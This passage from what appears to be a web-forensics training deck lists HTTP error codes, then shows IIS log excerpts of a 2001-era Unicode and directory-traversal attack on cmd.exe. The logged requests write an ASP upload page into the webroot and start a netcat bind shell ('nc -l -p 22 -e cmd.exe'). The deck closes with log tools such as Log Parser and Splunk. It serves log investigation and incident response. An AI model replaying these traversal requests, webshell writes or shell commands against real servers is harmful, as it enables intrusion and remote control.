414	**Request-URI Too Long**	**The server is refusing to service the request because the Request-URI is longer than the server is willing to interpret.**
415	**Unsupported Media Type**	**The server is refusing to service the request because the entity of the request is in a format not supported by the requested resource for the requested method.**
416	**Requested Range Not Satisfiable**	A server SHOULD return a response with this status code if a request included a Range request-header field (section 14.35), and none of the range-specifier values in this field overlap the current extent of the selected resource, and the request did not include an If-Range request-header field. (For byte-ranges, this means that the first- byte-pos of all of the byte-range-spec values were greater than the current length of the selected resource.)
417	**Expectation Failed**	**The expectation given in an Expect request-header field (see section 14.20) could not be met by this server, or, if the server is a proxy, the server has unambiguous evidence that the request could not be met by the next-hop server.**

Web HTTP Status (5xx)

5xx	Server Error 5xx	
500	Internal Server Error	The server encountered an unexpected condition which prevented it from fulfilling the request.
501	Not Implemented	The server does not support the functionality required to fulfill the request. This is the appropriate response when the server does not recognize the request method and is not capable of supporting it for any resource.
502	Bad Gateway	The server, while acting as a gateway or proxy, received an invalid response from the upstream server it accessed in attempting to fulfill the request.
503	**Service Unavailable**	**The server is currently unable to handle the request due to a temporary overloading or maintenance of the server.**
504	Gateway Timeout	The server, while acting as a gateway or proxy, did not receive a timely response from the upstream server specified by the URI (e.g. HTTP, FTP, LDAP) or some other auxiliary server (e.g. DNS) it needed to access in attempting to complete the request.
505	**HTTP Version Not Supported**	**The server does not support, or refuses to support, the HTTP protocol version that was used in the request message.**

Exploring Web Logs

Investigation of Log Files

```
192.168.100.19, -, 6/27/01, 18:41:02, W3SVC1, NT40SP3, 192.168.100.103, 281, 129, 382,
502, 0, GET, /scripts/../../winnt/system32/cmd.exe,
/c+copy+c:\winnt\system32\cmd.exe+C:\InetPub\scripts\sensepost.exe%22,
192.168.100.19, -, 6/27/01, 18:41:02, W3SVC1, NT40SP3, 192.168.100.103, 130, 190, 355,
502, 0, GET, /scripts/sensepost.exe,
/c+echo%20^%3chtml^%3e^%3chead^%3e^%3ctitle^%3eOlifante%20onder%20my%20bed^%3c/title^%3e^
%3c/head^%3e^%3cbody^%3e%20>>%20c:\inetpub\wwwroot\upload.asp,
192.168.100.19, -, 6/27/01, 18:41:02, W3SVC1, NT40SP3, 192.168.100.103, 60, 149, 355,
502, 0, GET, /scripts/sensepost.exe,
/c+echo%20^%3cform%20method%3dpost%20ENCTYPE%3d"multipart/form-
data"^%3e%20>>%20c:\inetpub\wwwroot\upload.asp,
192.168.100.19, -, 6/27/01, 18:41:02, W3SVC1, NT40SP3, 192.168.100.103, 60, 154, 355,
502, 0, GET, /scripts/sensepost.exe,
/c+echo%20File%20:%20^%3cinput%20type%3d"file"%20name%3d"File1"^%3e^%3cbr^%3e%20>>%20c:\i
netpub\wwwroot\upload.asp,
192.168.100.19, -, 6/27/01, 18:41:02, W3SVC1, NT40SP3, 192.168.100.103, 60, 168, 355,
502, 0, GET, /scripts/sensepost.exe,
/c+echo%20^%3cinput%20type%3d"submit"%20Name%3d"Action"%20value%3d"Upload%20the%20file"^%
3e%20>>%20c:\inetpub\wwwroot\upload.asp,
192.168.100.19, -, 6/27/01, 18:41:02, W3SVC1, NT40SP3, 192.168.100.103, 60, 100, 355,
502, 0, GET, /scripts/sensepost.exe,
/c+echo%20^%3c/form^%3e%20>>%20c:\inetpub\wwwroot\upload.asp,
192.168.100.19, -, 6/27/01, 18:41:02, W3SVC1, NT40SP3, 192.168.100.103, 61, 113, 355,
502, 0, GET, /scripts/sensepost.exe,
/c+echo%20^%3c/body^%3e^%3c/HTML^%3e%20>>%20c:\inetpub\wwwroot\upload.asp,
192.168.100.19, -, 6/27/01, 18:41:02, W3SVC1, NT40SP3, 192.168.100.103, 50, 130, 355,
502, 0, GET, /scripts/sensepost.exe, /c+echo%20^%3c!--#INCLUDE%20FILE%3d"upload.inc"--
^%3e%20>>%20c:\inetpub\wwwroot\upload.asp,
192.168.100.19, -, 6/27/01, 18:41:02, W3SVC1, NT40SP3, 192.168.100.103, 50, 94, 355, 502,
0, GET, /scripts/sensepost.exe, /c+echo%20^%3c%25%20>>%20c:\inetpub\wwwroot\upload.asp,
```

Investigation of Log Files (Cont.)

```
192.168.100.19, -, 6/27/01, 17:58:18, W3SVC1, NT40SP3, 192.168.100.103, 0, 345, 121, 304,
0, GET, /samples/images/SPACE2.gif, -,
192.168.100.19, -, 6/27/01, 17:58:18, W3SVC1, NT40SP3, 192.168.100.103, 0, 345, 121, 304,
0, GET, /samples/images/h_samp.gif, -,
192.168.100.19, -, 6/27/01, 17:58:18, W3SVC1, NT40SP3, 192.168.100.103, 921, 347, 121,
304, 0, GET, /samples/images/h_browse.gif, -,
192.168.100.19, -, 6/27/01, 17:58:18, W3SVC1, NT40SP3, 192.168.100.103, 921, 346, 121,
304, 0, GET, /samples/images/powered.gif, -,
192.168.100.19, -, 6/27/01, 17:58:18, W3SVC1, NT40SP3, 192.168.100.103, 10, 286, 175,
304, 0, GET, /Default.htm, -,
192.168.100.19, -, 6/27/01, 17:58:18, W3SVC1, NT40SP3, 192.168.100.103, 10, 347, 121,
304, 0, GET, /samples/images/backgrnd.gif, -,
192.168.100.19, -, 6/27/01, 17:58:18, W3SVC1, NT40SP3, 192.168.100.103, 0, 345, 121, 304,
0, GET, /samples/images/h_logo.gif, -,
192.168.100.19, -, 6/27/01, 17:58:18, W3SVC1, NT40SP3, 192.168.100.103, 10, 344, 121,
304, 0, GET, /samples/images/SPACE.gif, -,
192.168.100.19, -, 6/27/01, 17:58:18, W3SVC1, NT40SP3, 192.168.100.103, 10, 343, 121,
304, 0, GET, /samples/images/docs.gif, -,
192.168.100.19, -, 6/27/01, 17:58:18, W3SVC1, NT40SP3, 192.168.100.103, 0, 344, 121, 304,
0, GET, /samples/images/tools.gif, -,
192.168.100.19, -, 6/27/01, 17:58:18, W3SVC1, NT40SP3, 192.168.100.103, 0, 345, 121, 304,
0, GET, /samples/images/SPACE2.gif, -,
192.168.100.19, -, 6/27/01, 17:58:18, W3SVC1, NT40SP3, 192.168.100.103, 10, 345, 121,
304, 0, GET, /samples/images/h_samp.gif, -,
192.168.100.19, -, 6/27/01, 17:59:17, W3SVC1, NT40SP3, 192.168.100.103, 56742, 347, 121,
304, 0, GET, /samples/images/h_browse.gif, -,
192.168.100.19, -, 6/27/01, 17:59:17, W3SVC1, NT40SP3, 192.168.100.103, 56742, 346, 121,
304, 0, GET, /samples/images/powered.gif, -,
192.168.100.19, -, 6/27/01, 18:00:32, W3SVC1, NT40SP3, 192.168.100.103, 271, 381, 818,
200, 0, GET, /scripts/..\../winnt/system32/cmd.exe, /c+dir+C:\,
192.168.100.19, -, 6/27/01, 18:02:29, W3SVC1, NT40SP3, 192.168.100.103, 80, 386, 3809,
200, 0, GET, /scripts/..\../winnt/system32/cmd.exe, /c+dir+C:\winnt,
```

Investigation of Log Files (Cont.)

```
192.168.100.19, -, 6/27/01, 17:57:58, W3SVC1, NT40SP3, 192.168.100.103, 1933, 3702, 1378,
200, 0, GET,
/index.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
.....stm, -,
192.168.100.19, -, 6/27/01, 17:57:58, W3SVC1, NT40SP3, 192.168.100.103, 1963, 3702, 1378,
200, 0, GET,
/index.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
.....stm, -,
```

Investigation of Log Files (Cont.)

```
192.168.100.19, -, 6/27/01, 19:42:34, W3SVC1, NT40SP3, 192.168.100.103, 0, 22, 604, 404,
2, GET, /naughty_real_, -,
192.168.100.19, -, 6/27/01, 19:42:34, W3SVC1, NT40SP3, 192.168.100.103, 40, 139, 931,
200, 0, GET, /iisadmpwd/../../../../../../winnt/system32/cmd.exe,
/c+dir+C:\WINNT\System32\inetsrv\iisadmpwd%22,
192.168.100.19, -, 6/27/01, 19:44:43, W3SVC1, NT40SP3, 192.168.100.103, 80, 100, 931,
200, 0, GET, /iisadmpwd/../../../../../../winnt/system32/cmd.exe, /c+dir,
192.168.100.19, -, 6/27/01, 19:44:43, W3SVC1, NT40SP3, 192.168.100.103, 10, 22, 604, 404,
2, GET, /naughty_real_, -,
192.168.100.19, -, 6/27/01, 19:44:43, W3SVC1, NT40SP3, 192.168.100.103, 60, 139, 931,
200, 0, GET, /iisadmpwd/../../../../../../winnt/system32/cmd.exe,
/c+dir+C:\WINNT\System32\inetsrv\iisadmpwd%22,
192.168.100.19, -, 6/27/01, 19:45:16, W3SVC1, NT40SP3, 192.168.100.103, 161923, 96, 355,
502, 0, GET, /iisadmpwd/sensepost.exe, /c+c:\inetpub\wwwroot\nc%20-l%20-p%2022%20-
e%20cmd.exe,
192.168.100.19, -, 6/27/01, 19:45:34, W3SVC1, NT40SP3, 192.168.100.103, 51625, 96, 355,
502, 0, GET, /iisadmpwd/sensepost.exe, /c+c:\inetpub\wwwroot\nc%20-l%20-p%2022%20-
e%20cmd.exe,
```

Sample Logs from Real Case

```
2001-05-16 22:21:31 210.178.226.132 - W3SVC1 SERVER1 10.2.1.2 GET /secure/under_construct.asp 404;http://10.2.1.2/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir 200 0 0 66 80 HTTP/1.0 - -
2001-05-16 22:21:33 210.178.226.132 - W3SVC1 SERVER1 10.2.1.2 GET /secure/under_construct.asp 404;http://10.2.1.2/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir 200 0 0 66 80 HTTP/1.0 - -
2001-05-16 22:21:35 210.178.226.132 - W3SVC1 SERVER1 10.2.1.2 GET /secure/under_construct.asp 404;http://10.2.1.2/scripts/..%c1%pc../winnt/system32/cmd.exe?/c+dir 200 0 0 66 80 HTTP/1.0 -
2001-05-16 22:21:37 210.178.226.132 - W3SVC1 SERVER1 10.2.1.2 GET /secure/under_construct.asp 404;http://10.2.1.2/scripts/..%c0%9v.. /winnt/system32/cmd.exe?/c+dir 200 0 0 66 80 HTTP/1.0 - -
2001-05-16 22:21:39 210.178.226.132 - W3SVC1 SERVER1 10.2.1.2 GET /secure/under_construct.asp 404;http://10.2.1.2/scripts/..%c0%qf../winnt/system32/cmd.exe?/c+dir 200 0 0 66 80 HTTP/1.0 - -
2001-05-16 22:21:41 210.178.226.132 - W3SVC1 SERVER1 10.2.1.2 GET /secure/under_construct.asp 404;http://10.2.1.2/scripts/..%c1%8s../winnt/system32/cmd.exe?/c+dir 200 0 0 66 80 HTTP/1.0 - -
2001-05-16 22:21:43 210.178.226.132 - W3SVC1 SERVER1 10.2.1.2 GET /secure/ under_construct.asp 404;http://10.2.1.2/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir 200 0 0 66 80 HTTP/1.0 -
2001-05-16 22:21:45 210.178.226.132 - W3SVC1 SERVER1 10.2.1.2 GET /secure/under_construct.asp 404;http://10.2.1.2/scripts/..%c1%9c../winnt/s ystem32/cmd.exe?/c+dir 200 0 0 66 80 HTTP/1.0 - -
2001-05-16 22:21:47 210.178.226.132 - W3SVC1 SERVER1 10.2.1.2 GET /secure/under_construct.asp 404;http://10.2.1.2/scripts/..%c1%af../winnt/system32/cmd.exe?/c+dir 200 0 0 66 80 HTTP/1.0 - -
2001-05-16 22:21 :49 210.178.226.132 - W3SVC1 SERVER1 10.2.1.2 GET /secure/under_construct.asp 404;http://10.2.1.2/scripts/..%e0%80%af../winnt/system32/cmd.exe?/c+dir 200 0 0 69 80 HTTP/1.0 - -
2001-05-16 22:21:51 210.178.226.132 - W3SVC1 SERVER1 10.2.1.2 GET /secure/under _construct.asp 404;http://10.2.1.2/scripts/..%f0%80%80%af../winnt/system32/cmd.exe?/c+dir 200 0 0 72 80 HTTP/1.0 - -
2001-05-16 22:21:53 210.178.226.132 - W3SVC1 SERVER1 10.2.1.2 GET /secure/under_construct.asp 404;http://10.2.1.2/scripts/..%f8%80%80%80%af ../winnt/system32/cmd.exe?/c+dir 200 0 0 75 80 HTTP/1.0 - -
2001-05-16 22:21:55 210.178.226.132 - W3SVC1 SERVER1 10.2.1.2 GET /secure/under_construct.asp 404;http://10.2.1.2/scripts/..%fc%80%80%80%80%af../winnt/system32/cmd.exe?/c+dir 200 0 0 78 80 HTTP/1. 0 - -
2001-05-16 22:21:57 210.178.226.132 - W3SVC1 SERVER1 10.2.1.2 GET /secure/under_construct.asp 404;http://10.2.1.2/msadc/..%e0%80%af../..%e0%80%af../..%e0%80%af../winnt/system32/cmd.exe?/c+dir 200 0 0 95
80 HTTP/1.0 - -
```

Available Tools

MS Log Parser

Versatile tool which provide query to text-based data


Free tools provided by Microsoft

Query result can be output to text-based file, SQL and SYSLOG


Supporting XML, CSV, Windows Event Log and Registry

Splunk

- Engine for monitor and analyze machine data
- Index data from Web Server/OS log
- Provide quick search and log correlation feature
- Scalable architecture for log analysis




Reporting Examples From SplunkLive

